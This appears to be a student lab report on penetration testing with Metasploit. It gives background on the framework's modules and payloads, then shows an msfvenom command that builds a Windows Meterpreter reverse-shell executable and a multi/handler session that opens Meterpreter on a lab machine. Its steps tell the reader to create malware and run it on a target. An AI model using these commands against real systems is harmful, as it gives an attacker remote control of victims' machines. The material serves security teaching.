Experiment No.3
To Perform penetration Testing using Metasploit
Date of Performance:
Date of Submission:

Aim: To evaluate penetration Testing using Metasploit

Objective: To make use of Metasploit to find, exploit, and validate vulnerabilities

Theory:

The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.

Due to its wide range of applications and open-source availability, Metasploit is used by everyone from the evolving field of DevSecOps pros to hackers. It's helpful to anyone who needs an easy to install, reliable tool that gets the job done regardless of which platform or language is used. The software is popular with hackers and widely available, which reinforces the need for security professionals to become familiar with the framework even if they don't use it.


Metasploit now includes more than 1677 exploits organized over 25 platforms, including Android, PHP, Python, Java, Cisco, and more. The framework also carries nearly 500 payloads, some of which include:

- Command shell payloads that enable users to run scripts or random commands against a host
- Dynamic payloads that allow testers to generate unique payloads to evade antivirus software
- Meterpreter payloads that allow users to commandeer device monitors using VMC and to take over sessions or upload and download files
- Static payloads that enable port forwarding and communications between networks

Metasploit provides you with modules to:


1. Exploits: Tool used to take advantage of system weakness
2. Payloads; Sets of malicious code
3. Auxillary functions: supplementary tools and commands
4. Encoders; Used to convert code or information
5. Listeners: Malicious software that hides in order to gain access
6. shellcode; Code that is programmed to activate once inside the target
7. Post-Exploitation code: Helps test deeper penetration once inside

8. Nops: An instruction to keep the payload from crashing



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -- platform windows -a x86 -f ex
e -f exe -o /root/Desktop/back.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
◆◆1◆d◆R0◆R
◆◆8◆u◆}◆;}$u◆X◆X$◆f◆◆X ◆НЛ◆t<1◆I◆4◆◆1◆◆
                     K◆XЧ◆ЉD$$[[aYZQ◆◆X_Z◆◆◆◆◆]h32hws2_ThLw&◆◆◆и◆)◆TPh)◆k◆◆j
h◆◆
   h\◆◆PPPP@P@Ph◆◆◆◆VWh◆◆ta◆3◆t
◆u◆◆gjjVWh◆◆_◆&◆~6◆6j@hVjhX◆S◆◆ФSjVSWh◆◆_◆&◆}(Xh@jPh
                                                  /0◆◆WhunMa◆◆^^◆
                                                          $◆p◆◆◆◆◆◆◆◆)◆
u◆û◆VjS◆◆
```

Fig.3.1 Creating Malware using Metasploit



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.12.127
lhost => 192.168.12.127
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.12.127:1234
[*] Sending stage (175686 bytes) to 192.168.12.126
[*] Meterpreter session 1 opened (192.168.12.127:1234 -> 192.168.12.126:50250) a
t 2023-04-06 06:45:03 -0500

meterpreter > sysinfo
Computer        : LAB0501
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : LAB05
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Fig. 3.2 Attacking the target system

Process:

Step 1. Open the Metasploit tool

Step 2. Create the malware for the specific system

Step 3. load the malware at the target system

Step 4. Run the malware at the target system

Step 5. Exploit the target system

Output:

Conclusion:

Penetration testing is a critical aspect of cybersecurity, where ethical hackers simulate attacks to identify and exploit vulnerabilities in systems, networks, or applications. Kali Linux, a widely used distribution designed specifically for penetration testing and ethical hacking, provides a comprehensive suite of tools and utilities for conducting these tests. By performing penetration testing using tools like **Metasploit** in Kali Linux, students gain hands-on experience in understanding real-world security flaws and how they can be mitigated.